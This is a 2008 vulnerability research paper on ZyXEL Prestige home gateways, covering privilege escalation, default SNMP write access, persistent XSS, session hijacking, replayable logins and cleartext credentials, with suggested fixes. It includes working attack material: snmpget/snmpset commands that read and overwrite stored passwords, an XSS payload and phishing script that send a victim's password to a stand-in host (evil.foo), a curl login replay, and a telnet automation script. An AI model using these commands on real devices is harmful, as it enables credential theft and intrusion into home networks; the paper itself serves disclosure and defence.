



PURPLE PAPER

ZyXEL Gateways Vulnerability Research

Adrian Pastor
19th February 2008

1	Let the journey begin	2
2	Vulnerabilities.....	3
2.1	Privilege escalation from 'user' to 'admin' account	3
2.2	SNMP read and SNMP <i>write</i> access enabled by default	6
2.3	Persistent XSS via SNMP	8
2.4	Poor session management allows hijacking of admin sessions	10
2.5	Authentication vulnerable to replay and password cracking attacks	12
2.6	Disclosure of credentials	14
3	Attacks.....	18
3.1	Remote wardriving over the Internet!.....	18
3.2	Attacking the internal network over the Internet.....	20
4	Password security observations.....	21
5	References.....	22
6	Credits.....	23

1 Let the journey begin

This paper is the result of various security assessments performed on several ZyXEL Prestige devices in both, a controlled environment (computer lab) and production environments during several penetration tests [1]. By having full access to the target devices, it is possible to discover vulnerabilities that could be missed during a penetration test, thus several ZyXEL models were purchased for testing in our computer lab.

The inspiration for choosing ZyXEL gateways is solely due to discovering a privilege escalation issue on a customer's environment during a security assessment. Additionally, due to the popularity of such gateways (mainly used in home networks and SOHOs) which are shipped by many ISPs throughout the world, we thought it was a good product to investigate further.

There are two types of attacks featured in this paper which we believe might be potentially new:

- Persistent XSS via SNMP
- Remote wardriving over the Internet

Other ZyXEL models not mentioned in this paper might also be vulnerable to the same issues discussed. Additionally, not all ZyXEL models mentioned in this paper have been tested for the same vulnerabilities due to time constraints and lack of full unrestricted access (i.e.: full administrative access was not possible during a penetration test).

The test results of several penetration tests show that some of the vulnerabilities mentioned in his paper are remotely exploitable due to the fact that ZyXEL Prestige gateways run services such as HTTP, Telnet and SNMP by default on the WAN interface. This is at least true among the ISPs used by some of our customers who we offer penetration testing services for. Additionally, it's important to note that in the past, ZyXEL devices have been known to be shipped by some ISPs [2] running remote services by default.

For clarity reasons, irrelevant headers have been removed whenever HTTP requests and responses are shown.

2 Vulnerabilities

2.1 Privilege escalation from 'user' to 'admin' account

Description

Certain ZyXEL Prestige gateways offer two types of accounts: `user` and `admin`. The `user` account is a limited account which can only read status information - known as "ZyXEL Device status" - such as uptime, CPU usage, firmware version and so on. The `user` account can be thought of as a guest account with very limited privileges.

The problem is that some gateways supporting `user` accounts are susceptible to privilege escalation by simply accessing URLs that would otherwise only be available on the administrative menu. So by simply accessing URLs that would usually be accessible by the `admin` user after authenticating, it is possible to escalate from `user` to `admin` privileges.

Details

The following are some examples of administrative URLs of different sections/functionalities present on ZyXEL Prestige devices. Accessing such URLs would allow a guest user to retrieve administrative settings (i.e.: WEP key, port-forwarding rules, ISP and dynamic DNS credentials) and also alter such settings. Please note that some administrative URLs may vary depending on the gateway model.

For more information about URL paths of the web interface on different ZyXEL devices please visit: <http://support2.zyxel.fr/webGUI/> and <http://www.zyxeltech.de/>

WAN: `/WAN.html` (contains PPPoE ISP password)

WLAN (contains WEP key): `/WLAN_General.html` and `/WLAN.html`

LAN: `/LAN_IP.html`

NAT: `/NAT_General.html`

Firewall: `/Firewall_DefPolicy.html`

Content Filter: `/CF_Keyword.html`

Static Route: `/StaticRoute.html`

Bandwidth MGMT: `/BW_Title.html`

Dynamic DNS (contains DDNS credentials): `/rpDyDNS.html`

Remote MGMT: `/RemMagWWW.html`

UPnP: `/rpUPNP.html`

System: `/rpSysAdmin.html`

Logs: /ViewLog.html

Tools: /rpFWUpload.html

Diagnostic (contains ping tool): /DiagGeneral.html




Figure 1 Example of admin menu

Since ZyXEL Prestige devices do *not* require the guest account to change the default password (`user`), it is realistic to assume privilege escalation can be exploited in the wild especially in setups where the web interface is publicly available.

A lot of users reuse the same password among different services/systems. Consequently, it's possible that the ISP password which is leaked on the "WAN" page (`/WAN.html`) or Dynamic DNS (`/rpDyDNS.html`), also works for the admin account of the ZyXEL device via the web or telnet interface.

An attacker could also potentially get the admin password from config file after making a backup of the device's configuration settings. However, such file appears to be either encoded or encrypted since the contents are not human readable. Therefore, further research of how data is stored in the config file is required by the attacker.

Models/versions found to be vulnerable to this issue

Model: P-660H-D1 / ZyNOS Firmware Version: V3.40 (AGD.2) | 04/26/2006
Model: P-660H-D3 / ZyNOS Firmware Version: V3.40 (AHZ.0) | 05/10/2006
Model: P-660HW-D1 / ZyNOS Firmware Version: V3.40 (AGL.3) | 05/29/2006
Model: P-661HW-D1 / ZyNOS Firmware Version: V3.40 (ATM.0) | 12/26/2006
Model: P-661HW-D1 / ZyNOS Firmware Version: V3.40 (AHQ.0) | 05/01/2006
Model: P-661HW-D1 / ZyNOS Firmware Version: V3.40 (AHQ.3) | 7/11/2007

Models/versions known to be *not* vulnerable

Model: P-660HW-D1 / ZyNOS Firmware Version V3.40 (AGL.4) | 01/10/2007

Models that do have a `user` (guest) account but are *not* vulnerable to this issue will return the following message when trying to access an admin URL with the user account:

```
Protected Object  
This object on the <model-name> is protected
```

Solution

At the moment there is no firmware update that fixes this issue. However, changing the default `user` (guest) password to a hard-to-guess password would resolve this issue as the attacker needs `user` access before escalating to `admin` privileges.

2.2 SNMP read and SNMP *write* access enabled by default

Description

SNMP read and *write* access is enabled by default *from any source IP address*. Thus, by default, attackers can retrieve and change the configuration of ZyXEL gateways regardless of their source IP address.

Details

ZyXEL Prestige gateways support MIBs RFC-1215 and MIB II as defined in RFC-1213 as well as ZyXEL private MIBs.

By default, the community string for read and write operations is `public`. Unlike, other devices from other brands, the default write community string is *not* `private`, but rather the same as the community string for read operations: `public`. Thus, attackers can extract configuration settings and also change them using the same SNMP community string. It is interesting that sensitive data such as the username and password for the dynamic DNS service can be obtained via SNMP.

The OIDs corresponding to the credentials of the www.dyndns.org dynamic DNS service are the following:

```
ddns hostname: 1.3.6.1.4.1.890.1.2.1.2.3.0
```

```
ddns email: 1.3.6.1.4.1.890.1.2.1.2.4.0
```

```
ddns username: 1.3.6.1.4.1.890.1.2.1.2.5.0
```

```
ddns password: 1.3.6.1.4.1.890.1.2.1.2.6.0
```

The following is an example of a `snmpget` command that extracts the Dynamic DNS service password – provided that the target device is configured to use Dynamic DNS:

```
$ snmpget -v2c -c public 192.168.1.1 1.3.6.1.4.1.890.1.2.1.2.6.0
```

```
SNMPv2-SMI::enterprises.890.1.2.1.2.6.0 = STRING: "MYDDNSP4SS"
```

The following `snmpwalk` command walks the entire list of Dynamic DNS parameters including username and password:

```
$ snmpwalk -v2c -c public 192.168.1.1 1.3.6.1.4.1.890.1.2.1.2
```

```
SNMPv2-SMI::enterprises.890.1.2.1.2.1.0 = INTEGER: 2
SNMPv2-SMI::enterprises.890.1.2.1.2.2.0 = INTEGER: 2
SNMPv2-SMI::enterprises.890.1.2.1.2.3.0 = STRING: "myddnshostname"
SNMPv2-SMI::enterprises.890.1.2.1.2.4.0 = STRING:
"myemail@domain.foo"
SNMPv2-SMI::enterprises.890.1.2.1.2.5.0 = STRING: "myddnsusername"
SNMPv2-SMI::enterprises.890.1.2.1.2.6.0 = STRING: "MYDDNSP4SS"
SNMPv2-SMI::enterprises.890.1.2.1.2.7.0 = INTEGER: 2
```

The following sequence of commands changes the dynamic DNS password in order to illustrate that it's possible to change configuration settings by using the default write community string (`public`):

```
$ snmpset -v2c -c public 192.168.1.1 1.3.6.1.4.1.890.1.2.1.2.6.0
string DEFACED
SNMPv2-SMI::enterprises.890.1.2.1.2.6.0 = STRING: "DEFACED"
```

```
$ snmpget -v2c -c public 192.168.1.1 1.3.6.1.4.1.890.1.2.1.2.6.0
SNMPv2-SMI::enterprises.890.1.2.1.2.6.0 = STRING: "DEFACED"
```

A similar example follows which changes the ZyXEL's device system name:

```
$ snmpset -v2c -c public 192.168.1.1 system.sysName.0 string DEFACED
SNMPv2-MIB::sysName.0 = STRING: DEFACED
```

```
snmpget -v2c -c public 192.168.1.1 system.sysName.0
SNMPv2-MIB::sysName.0 = STRING: DEFACED
```

Note: some parameters such as the system description (`system.sysDescr.0`) which contains the make and model of the device are *not* changeable via SNMP write operations.


Models/versions found to be vulnerable to this issue (both, SNMP read and write operations were tested successfully)

```
Model: P-660H-D1 / ZyNOS Firmware Version: V3.40 (AGD.2) | 04/26/2006
Model: P-660H-D3 / ZyNOS Firmware Version: V3.40 (AHZ.0) | 05/10/2006
Model: P-660HW-T1 / ZyNOS Firmware Version: V3.40 (ACI.6) | 04/27/2006
Model: P-661HW-D1 / ZyNOS Firmware Version: V3.40 (AHQ.3) | 7/11/2007
```

Solution

Disable SNMP completely or change the default community strings to hard-to-guess values. Only allow trusted IP addresses to perform read/write/trap operations.

The following screenshot shows menu 22 on the telnet interface which allows the admin user to change the read, write and trap community strings. It's also possible to only allow a trusted host to perform read/write operations. By default the `Trusted Host` value is `0.0.0.0` which means that *SNMP read and write operations can be performed from any IP address*.



```
Menu 22 - SNMP Configuration
SNMP:
Get Community= public
Set Community= public
Trusted Host= 0.0.0.0
Trap:
Community= public
Destination= 0.0.0.0
Press ENTER to Confirm or ESC to Cancel:
```

Figure 2 SNMP settings menu accessed via Telnet

2.3 Persistent XSS via SNMP

Description

Although there are several persistent XSS vulnerabilities on the web interface of ZyXEL Prestige gateways, we wanted to mention the ones that we found most interesting.

It is possible to cause a persistent XSS condition by changing certain parameters via SNMP. Since it's possible to assign any type of characters such as angle brackets to certain parameters, a persistent XSS attack is launched when the parameters containing the payload are printed on the browser via the web interface of the device.

Details

Provided that an attacker can perform SNMP write operations, he is then able to inject malicious HTML/JavaScript code through parameters such as `system.sysName.0`. The maximum allowed length for the system name variable is 32 characters. However, this length might be enough to inject a fully unrestricted JavaScript snippet file which could be located on a third-party site:

```
<script src=http://evil.foo/X>
```

Note: no single or double quotes are required to enclose the URL assigned to the `src` attribute. Also, a closing script tag `</script>` is *not* necessary for the third-party JS file to be run successfully. This is at least true on Firefox 2.

What the injected JavaScript code does, is of course up to the attacker's imagination. As an example, the code to be located on the `http://evil.foo/X` JavaScript file could prompt the admin user to re-enter his/her password. Once the admin password is entered by the victim, it is then sent to the attacker's site (phishing attack). The contents of the `X` JS file would look similar to the following (works on Firefox 2 but not Internet Explorer 7):

```
do{p=prompt("ZyXEL session timeout: please enter your password again")}while(p==''|p==null);document.location="http://evil.foo/?"+p
```

The persistent XSS payload is returned within the 'System Status' page (`/rpSysStatus.html`). Further exploration might lead to discovering other pages that return such payload. Other parameters might also allow persistent XSS via SNMP.




Figure 3 Persistent XSS via SNMP through 'system.sysName.0' parameter

2.4 Poor session management allows hijacking of admin sessions

Description

The session management mechanism of ZyXEL Prestige gateways solely relies on the user's source IP address for keeping track of the user's authentication state (i.e.: logged in versus logged out). This is known as IP-based session management [3]

Details

Instead of assigning an unbreakable and unpredictable unique session ID to each authenticated session, the device blindly trusts the user's source IP address when retrieving and changing administrative settings. Scenarios in which admin user sessions can be hijacked include, but are not limited to, the following:

1. The attacker is located in the same LAN as the admin user and all users in this network share the same proxy to access the web. Provided that the admin user has not checked "bypass proxy for local addresses" in his browser, the attacker could hijack the admin session, since both the attacker and the admin user access the device using the same source IP address when connecting via the proxy. This attack can be scripted in order for the session hijack to be more feasible.
2. The attacker is located in the same LAN as the admin user but the admin user does not use a proxy when managing the device. Provided the attacker knows the admin user's IP address (i.e.: via sniffing), he could impersonate him/her by simply changing the network connection settings to use the admin's IP address. This attack could also be scripted in order for the session hijack to be more feasible.

Note: this type of session hijacking vulnerability is completely unrelated to classic TCP sequence session hijacking. Therefore the attacker does *not* need to be able to sniff the traffic between the victim user and the target device.

The following is an example of an authentication request and the corresponding server's response:

Request:

```
POST /Forms/rpAuth_1 HTTP/1.1
Host: 192.168.1.1
Content-Length: 102
<CRLF>
LoginPassword=ZyXEL+ZyWALL+Series&hiddenPassword=e0fac2dd2c00f
fe30f27a6d14568cb4f&Prestige_Login>Login
<CRLF>
<CRLF>
```

Response:

```
HTTP/1.1 303 See Other
Location: http://192.168.1.1/rpSys.html
Content-Length: 0
Server: RomPager/4.07 UPnP/1.0
```

After logging in successfully there is no authentication data within requests sent by the client (web browser) that lets the device's web interface "know" that such requests are authenticated. Notice there is no password, or session IDs being transferred within requests after logging in:

```
GET /rpSys.html HTTP/1.1
Host: 192.168.1.1
<CRLF>
<CRLF>
```

If the timeout period was disabled (the default value is five minutes), this issue would become much more serious as the attacker could hijack the admin session at any time by simply accessing the web interface from the same IP address as the administrator.

Models/versions found to be vulnerable to this issue

Model: P-660H-61 / ZyNOS Firmware Version: V3.40 (PE.9) | 05/13/2005
Model: P-660H-D1 / ZyNOS Firmware Version: V3.40 (AGD.2) | 04/26/2006
Model: P-660H-D3 / ZyNOS FIRMWARE Version: V3.40 (AHZ.0) | 05/10/2006
Model: P-660HW-D1 / ZyNOS Firmware Version: V3.40 (AGL.3) | 05/29/2006
Model: P-660HW-D1 / ZyNOS Firmware Version V3.40 (AGL.4) | 01/10/2007
Model: P-660HW-T1 / ZyNOS Firmware Version: V3.40 (ACI.6) | 04/27/2006
Model: P-660R-T1 / ZyNOS Firmware Version: v2 V3.40 (AGJ.3) | 02/06/2007
Model: P-661HW-D1 / ZyNOS Firmware Version: V3.40 (AHQ.0) | 05/01/2006
Model: P-661HW-D1 / ZyNOS Firmware Version: V3.40 (ATM.0) | 12/26/2006
Model: P-661HW-D1 / ZyNOS Firmware Version: V3.40 (AHQ.3) | 7/11/2007
Model: P-662HW-D1 / ZyNOS Firmware Version: V3.40 (AGZ.3) | 7/10/2006
Model: P-662HW-D1 / ZyNOS Firmware Version: V3.40 (AGZ.4) | 10/18/2006

Note: this issue is suspected to affect most ZyXEL Prestige models.

Solution

Reduce idle session timeout to one minute. Do not connect to the web interface of your ZyXEL gateway via a shared proxy.

2.5 Authentication vulnerable to replay and password cracking attacks

Description

ZyXEL Prestige gateways don't support encryption. The user's password is simply protected via MD5 hashing without salting, making the authentication vulnerable to replay and password cracking attacks.

Details

Since there is no encryption (i.e.: SSL/TLS), nor challenge response mechanism implemented, once an attacker captures (i.e.: through sniffing) an authentication request such as the following, he can simply replay it again:

```
POST /Forms/rpAuth_1 HTTP/1.1
Host: 192.168.1.1
Content-Length: 102
<CRLF>
LoginPassword=ZyXEL+ZyWALL+Series&hiddenPassword=e0fac2dd2c00f
fe30f27a6d14568cb4f&Prestige_Login>Login
<CRLF>
<CRLF>
```

Such request could be replayed with a simple HTML form, or any tool that allows you to craft a HTTP request. In this case we use curl (the 'Referer' header is not necessary for the auth request to be processed successfully):

Request:

```
$ curl -s -i -d
>LoginPassword=ZyXEL+ZyWALL+Series&hiddenPassword=e0fac2dd2c00
ffe30f27a6d14568cb4f&Prestige_Login>Login"
"http://192.168.1.1/Forms/rpAuth_1"
```

Response:

```
HTTP/1.1 303 See Other
Location: http://192.168.1.1/rpSys.html
Content-Length: 0
Server: RomPager/4.07 UPnP/1.0
EXT:
```

Note that such request is always the same for a given password (no challenge-response). In this case the password used is "MYPASSWORD"

Since, there is no salting used in the MD5 hashing mechanism, the password can be cracked via simple active offline cracking or rainbow tables lookup. However, because the auth requests can be replayed, the attacker doesn't need to crack the password in order to login successfully.

Note: the user's password is MD5-hashed via the JavaScript `passwordMD5()` function which is loaded within the login page

Models/versions found to be vulnerable to this issue

Model: P-660H-61 / ZyNOS Firmware Version: V3.40 (PE.9) | 05/13/2005
Model: P-660H-D1 / ZyNOS Firmware Version: V3.40 (AGD.2) | 04/26/2006
Model: P-660H-D3 / ZyNOS Firmware Version: V3.40 (AHZ.0) | 05/10/2006
Model: P-660HW-D1 / ZyNOS Firmware Version: V3.40 (AGL.3) | 05/29/2006
Model: P-660HW-D1 / ZyNOS Firmware Version: V3.40 (AGL.4) | 01/10/2007
Model: P-660HW-T1 / ZyNOS Firmware Version: V3.40 (ACI.6) | 04/27/2006
Model: P-660R-T1 v2 / ZyNOS Firmware Version: V3.40 (AGJ.3) | 02/06/2007
Model: P-660R-T1 / ZyNOS Firmware Version: v2 V3.40 (AGJ.3) | 02/06/2007
Model: P-661HW-D1 / ZyNOS Firmware Version: V3.40 (AHQ.0) | 05/01/2006
Model: P-661HW-D1 / ZyNOS Firmware Version: V3.40 (ATM.0) | 12/26/2006
Model: P-661HW-D1 / ZyNOS Firmware Version: V3.40 (AHQ.3) | 7/11/2007
Model: P-662HW-D1 / ZyNOS Firmware Version: V3.40 (AGZ.3) | 7/10/2006
Model: P-662HW-D1 / ZyNOS Firmware Version: V3.40 (AGZ.4) | 10/18/2006

Note: this issue is suspected to affect most ZyXEL Prestige models.

Solution

In order to restrict this vulnerability to being exploited locally only, administrators are recommended to access the web interface from the LAN rather than through the Internet.

2.6 Disclosure of credentials

Description

The credentials (username/password) for multiple services and functionalities are returned to the web browser in the clear in client-side HTML source code. Some of the types of credentials disclosed include ISP (i.e.: PPPoE), SNMP, DDNS (Dynamic DNS) and WEP key.

Since no encryption is supported by ZyXEL Prestige devices, these credentials travel in the clear when accessing the page that embeds them within HTML source code.

The passwords are stored as `type="password"` fields which only mask the passwords in the *rendered* version of the HTML and can be easily obtained by viewing the source code of the current HTML page with any web browser.

Such sensitive information could be obtained in *at least two* ways:

1. by sniffing the traffic since the credentials in the HTML form travel in the clear
2. by having access to HTML pages cached by a web browser (i.e.: malware attacks)
3. by exploiting the privilege escalation vulnerability discussed in this paper (escalate from `user` to `admin` account)

Additionally, the admin password is transferred from the web browser to the ZyXEL gateway's web interface in the clear via at least two pages where the password can be changed to a new one.

The page that prompts the admin user to change the default admin password (`/passWarning.html`) sends the new password in the clear without further protection:

```
POST /Forms/passWarning_1 HTTP/1.1
Host: 192.168.1.1
Content-Length: 45
<CRLF>
PassNew=MYNEWPASS&PassConfirm=MYNEWPASS&sysSubmit=Apply
<CRLF>
<CRLF>
```

Use this screen to change the password.

Your router is currently using the default password. To protect your network from unauthorized users we suggest you change your password at this time. Please select a new password that will be easy to remember yet difficult for others to guess. We suggest you combine text with numbers to make it more difficult for an intruder to guess.

Enter your new password in the two fields below and click "Apply". Otherwise click "Ignore" to keep the default password

New Password:

Retype to Confirm:

Figure 4 "Change default admin password" page sends password in the clear

The same problem exists on a different page (/rpSysAdmin.html) where the password admin can be changed:

```
POST /Forms/rpSysAdmin_1 HTTP/1.1
Host: 192.168.1.1
Content-Length: 73
<CRLF>
sysUserNewPasswd=MYNEWPASS&sysUserConfirmPasswd=MYNEWPASS&sysSubmit=Apply
<CRLF>
<CRLF>
```

General

Password

User Password

New Password

Retype to confirm

⚠ Caution:
Please record your new password whenever you change it. The system will lock you out if you have forgotten your password.

.....

Figure 5 "Set new admin password" page also sends password in the clear

Details

ISP credentials (username/password) disclosure: /WAN.html :

```
[snip]
<input type="text" name="wan_UserName" size="30"
maxlength="70" value="myusername@myisp.foo" />
<input type="password" name="wan_Password" size="30"
maxlength="70" value="MYP4SSWORD" />
[snip]
```

And /wzPPPOE.html :

```
<INPUT TYPE="TEXT" NAME="wzPPPOE_UserName" SIZE="30"
MAXLENGTH="70" VALUE="myusername@myisp.foo">
<INPUT TYPE="PASSWORD" NAME="wzPPPOE_Password" SIZE="30"
MAXLENGTH="70" VALUE="MYP4SSWORD">
```




Figure 6 The ISP password can be read by viewing the source of the page

SNMP credentials (read, write and trap community strings): /RemMagSNMP.html :

```
[snip]
<input type="text" name="SNMP_getCommunity" size="31"
maxlength="31" value="public" />
<input type="text" name="SNMP_setCommunity" size="31"
maxlength="31" value="public" />
<input type="text" name="SNMP_trapCommunity" size="31"
maxlength="31" value="public" />
[snip]
```

Note: SNMP settings page is not available on some models such as P-660HW-T1

WLAN WEP key(s): /WLAN.html

Note: this page is only available on *wireless* gateways for obvious reasons.

```
[snip]
<INPUT TYPE="TEXT" NAME="WEP_Key1" SIZE="60" MAXLENGTH="60"
VALUE="0x3132333435">
[snip]
```

http://192.168.1.1/WLAN.html

Wireless LAN- Wireless

Enable Wireless LAN

Block traffic between WLAN and LAN

ESSID

Hide ESSID

Channel ID

RTS/CTS Threshold (0 ~ 2432)

Fragmentation Threshold (256 ~ 2432)

WEP Encryption

64-bit WEP: Enter 5 characters or 10 hexadecimal digits ("0-9", "A-F") preceded by 0x for each Key(1-4).
 128-bit WEP: Enter 13 characters or 26 hexadecimal digits ("0-9", "A-F") preceded by 0x for each Key(1-4).
 256-bit WEP: Enter 29 characters or 58 hexadecimal digits ("0-9", "A-F") preceded by 0x for each Key(1-4).

Key1

Key2

Key3

Key4

Figure 7 WEP keys are returned in the clear on the WLAN page

Dynamic DNS credentials: /rpDyDNS.html

```
[snip]
<INPUT TYPE="TEXT" NAME="sysDNSHost" VALUE="myhostname">
<INPUT TYPE="TEXT" NAME="sysDNSEmail" VALUE="myemail@domain.foo">
<INPUT TYPE="TEXT" NAME="sysDNSUser" VALUE="myusername">
<INPUT TYPE="PASSWORD" NAME="sysDNSPassword" VALUE="MYPASSWORD">
[snip]
```

Models/versions found to be vulnerable to this issue


Model: P-660H-61 / ZyNOS Firmware Version: V3.40 (PE.9) | 05/13/2005
 Model: P-660H-D1 / ZyNOS Firmware Version: V3.40 (AGD.2) | 04/26/2006
 Model: P-660H-D3 / ZyNOS FIRMWARE Version: V3.40 (AHZ.0) | 05/10/2006
 Model: P-660HW-D1 / ZyNOS Firmware Version: V3.40 (AGL.3) | 05/29/2006
 Model: P-660HW-D1 / ZyNOS Firmware Version V3.40 (AGL.4) | 01/10/2007
 Model: P-660HW-T1 / ZyNOS Firmware Version: V3.40 (ACI.6) | 04/27/2006
 Model: P-660R-T1 v2 / ZyNOS Firmware Version: V3.40 (AGJ.3) | 02/06/2007
 Model: P-660R-T1 / ZyNOS Firmware Version: v2 V3.40 (AGJ.3) | 02/06/2007
 Model: P-661HW-D1 / ZyNOS Firmware Version: V3.40 (AHQ.0) | 05/01/2006
 Model: P-661HW-D1 / ZyNOS Firmware Version: V3.40 (ATM.0) | 12/26/2006
 Model: P-661HW-D1 / ZyNOS Firmware Version: V3.40 (AHQ.3) | 7/11/2007
 Model: P-662HW-D1 / ZyNOS Firmware Version: V3.40 (AGZ.4) | 10/18/2006

Note: this issue is suspected to affect most ZyXEL Prestige models.

3 Attacks

3.1 Remote wardriving over the Internet!

Several ZyXEL wireless gateways come with built-in Wi-Fi discovering capabilities similar to tools such as Netstumbler. By launching the `wlan scan` command, the user can obtain various parameters regarding the Wi-Fi networks visible to the ZyXEL gateway. This command allows the gateway to be used as Wi-Fi discovery tool in a vehicle or if the IP address corresponds to a defined geographical location, it can be used to discover Wi-Fi networks in that location over the Internet.



```

c:\ Telnet 192.168.1.1
ras> wlan scan
-----
SSID                MAC Address      Channel  Signal  Network Mode
-----
hotelwifi           00:0b:0e:       1        15 %   Infra
AEC                 00:18:39:       1        12 %   Infra, WEP
AEC                 00:1b:63:       1         8 %   Infra, WEP
-wlan               00:20:a6:       7        84 %   Infra, WEP
hotelwifi           00:0b:0e:       6        22 %   Infra
Super               00:11:50:      13        50 %   Infra, WEP
MC                  00:13:10:      13        27 %   Infra, WEP

Recommend Channel = 10
ras> _

```

Figure 8 Example output of “wlan scan” command

The information provided includes: SSID, MAC address, channel, signal strength, network mode (infrastructure/ad hoc) and security settings (whether encryption is enabled or not).

In order to enter the `wlan scan` command, the Command Interpreter Mode needs to be accessed on menu 24 System Maintenance.

The following expect script automates the process of submitting the `wlan scan` command. Such script could be modified to submit such a command repeatedly, thus acting as a simple wardriving tool for those who would like to use ZyXEL gateways as wardriving devices.

```
#!/usr/bin/expect

# Adrian Pastor - ProCheckUp Ltd
# zyxel-wlan-scan.exp
# obtain output of "wlan scan command"

if {[llength $argv] == 0} {
    puts "usage: ./zyxel-wlan-scan.sh <password>"
    puts "tip: if special symbols are part of password, then
enclose with quotation marks"
    exit 1
}

# change if necessary
set IP 192.168.1.1
set PORT 23
set TIMEOUT 5

# make sure you have netcat installed on your system
spawn nc -vn -w$TIMEOUT $IP $PORT

expect "Password:"
send "$argv\r"
expect "Main Menu"
send "24\r"
expect "System Maintenance"
send "8\r"
expect ">" # expect interactive prompt
send "wlan scan\r"
expect "SSID"
send "exit\r"
# if we don't exit properly, the telnet daemon denies connections
until timeout occurs
send "99\r"
```

3.2 Attacking the internal network over the Internet

As any other gateway devices, ZyXEL gateways would allow crackers to probe machines located in the LAN after being compromised. There several techniques an attacker can use to discover client machines connected to the LAN managed by the ZyXEL gateway:

- Retrieve DHCP table: such feature is available by default on the web interface
- Perform a ping sweep: ZyXEL gateways have a built-in tool on the web interface (`/DiagGeneral.html`) that could be scripted in order to accomplish automatic ping sweeping. This approach could be useful for finding machines that use static IP addresses instead of dynamic IP addresses assigned via DHCP

